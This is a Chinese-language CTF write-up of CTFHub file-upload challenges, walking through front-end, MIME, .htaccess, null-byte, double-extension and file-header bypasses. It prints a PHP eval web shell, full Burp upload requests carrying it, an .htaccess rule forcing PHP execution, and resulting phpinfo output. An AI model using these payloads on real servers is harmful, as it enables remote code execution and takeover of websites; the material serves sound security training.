

文件上传

文件上传


1. 无验证
2. 前端验证
3. .htaccess
4. MIME绕过
5. 00截断
6. 双写后缀
7. 文件头检查

1. 无验证

```
1 | <?php phpinfo(); eval($_POST['shell']); ?>
```

直接传上去用蚁剑连接即可。

2. 前端验证



还是刚刚那个文件，说不可以上传。

方法有2：

- 用burp抓包改后缀 (.png->.php)
- 禁用浏览器的js代码

这里使用burp抓包。

先将刚刚的php文件改成png文件。

上传png文件，用burp抓包。

```
POST / HTTP/1.1
Host: challenge-dc9d3455c8a84422.sandbox.ctfhub.com:10080
Content-Length: 323
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-dc9d3455c8a84422.sandbox.ctfhub.com:10080
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryEhHjd1ZDqGhsZQMM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-dc9d3455c8a84422.sandbox.ctfhub.com:10080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryEhHjd1ZDqGhsZQMM
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png

<?php phpinfo(); eval($_POST['shell']); ?>
-----WebKitFormBoundaryEhHjd1ZDqGhsZQMM
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundaryEhHjd1ZDqGhsZQMM--
```

将shell.png改成shell.php就好了。



上传文件相对路径
upload/shell.php

CTFHub 文件上传 - js前端验证

Filename: 未选择任何文件

然后用蚁剑连接。（可以自己访问试试，可以触发phpinfo(), 蚁剑就应该没问题。）

PHP 7.3.14 - phpinfo()

challenge-dc9d3455c8a84422.sandbox.ctfhub.com:10080/upload/shell.php

PHP Version 7.3.14	
System	Linux challenge-dc9d3455c8a84422-65fcd9df9-8c6dz 4.19.24-7.22.a7.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=libx86_64-linux-gnu' '--with-apxs2' '--disable-cg' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

3. .htaccess

```
1 SetHandler application/x-httpd-php
```


将上面的传上去即可。（将所有的当前目录的文件用php进行解析）

然后直接传第二题的shell.png，发现依旧能够解析。

不安全 | challenge-70a066223b637cf9.sandbox.ctfhub.com:10080/upload/shell.png

DL 壁纸 信息 视频 编程 安全 书籍 Cookie Web安全渗透

PHP Version 7.3.14



System	Linux challenge-70a066223b637cf9-64f48f7456-lcgz7 4.19.24-7.22.al7.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

用蚁剑连接即可。

4. MIME绕过

媒体类型（通常称为 **Multipurpose Internet Mail Extensions** 或 **MIME 类型**）是一种标准，用来表示文档、文件或字节流的性质和格式

通常有以下的类型：

- 1 独立类型：
- 2 text/plain
- 3 text/html
- 4 image/jpeg
- 5 image/png
- 6 audio/mpeg
- 7 audio/ogg
- 8 audio/*
- 9 video/mp4
- 10 application/*
- 11 application/json
- 12 application/javascript
- 13 application/ecmascript
- 14 application/octet-stream
- 15
- 16 Multipart 类型：
- 17 multipart/form-data
- 18 multipart/byteranges

这里上传shell.php然后抓包将mime改成image/png即可。

```
POST / HTTP/1.1
Host: challenge-528732dc1e45ce90.sandbox.ctfhub.com:10080
Content-Length: 338
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-528732dc1e45ce90.sandbox.ctfhub.com:10080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7vKIYKVSHse6sjjQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-528732dc1e45ce90.sandbox.ctfhub.com:10080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundary7vKIYKVSHse6sjjQ
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); eval($_POST['shell']); ?>
-----WebKitFormBoundary7vKIYKVSHse6sjjQ
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundary7vKIYKVSHse6sjjQ--
```

直接访问。

challenge-528732dc1e45ce90.sandbox.ctfhub.com:10080/upload/shell.php


壁纸 信息 视频 编程 安全 书籍 Cookie Web安全渗透

PHP Version 7.3.14



System	Linux challenge-528732dc1e45ce90-59d76585b5-stnmv 4.19.24-7.22.al7.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731 NTS

然后用蚁剑连接即可。



5.00截断

```
POST /?road=/var/www/html/upload/ HTTP/1.1
Host:
challenge-470e03eb73efaa9c.sandbox.ctfhub.com:10080
Content-Length: 338
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://challenge-470e03eb73efaa9c.sandbox.ctfhub.co
m:10080
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryVgXhXcAgB020mhks
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer:
http://challenge-470e03eb73efaa9c.sandbox.ctfhub.co
m:10080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


-----WebKitFormBoundaryVgXhXcAgB020mhks
Content-Disposition: form-data; name="file";
filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); eval($_POST['shell']); ?>
-----WebKitFormBoundaryVgXhXcAgB020mhks
Content-Disposition: form-data; name="submit"


Submit
-----WebKitFormBoundaryVgXhXcAgB020mhks --
```

似乎就只有这两个地方可以进行截断。


尝试截断road，并且更改后缀名和MIME，防止被其他的给过滤了。



这下尝试直接访问看看。



访问成功，用蚁剑连接。拿到flag。



6. 双写后缀

传shell.php上去，发现php没了。

上传文件相对路径

upload/shell.

CTFHub 文件上传——双写绕过

Filename: 选择文件 shell.php

Submit

传shell.png上去，发现还是完整的。

上传文件相对路径

upload/shell.png

CTFHub 文件上传——双写绕过

Filename: 选择文件 未选择文件

Submit

那应该是php被过滤了。尝试双写php。

上传文件相对路径

upload/shell.php

CTFHub 文件上传——双写绕过

Filename: 选择文件 shell.pphphp

Submit

上传成功。

尝试访问。发现可以访问，文件存在。

challenge-f1908472ff9384ab.sandbox.ctfhub.com:10080/upload/shell.php

🔍 ☆

PHP Version 7.3.14



System	Linux challenge-f1908472ff9384ab-64c98bdf7-jx6z2 4.19.24-7.22.al7.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

那直接用蚁剑连接拿flag就好。

PNG IHDR6|IDAT0cqqEO_XY-01+0z0IENDB`

PHP Version 7.3.14	
System	Linux challenge-e4683162f4c7d24e-7cb99b8fcd-ngln6 4.19.24-7.22.a17.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731

之后用蚁剑连接即可。

拿到flag。

编辑: /var/www/html/flag_2071132493.php

/var/www/html/flag_2071132493.php

1

<?php // ctftHub{0839eef804214206d86d5345}

2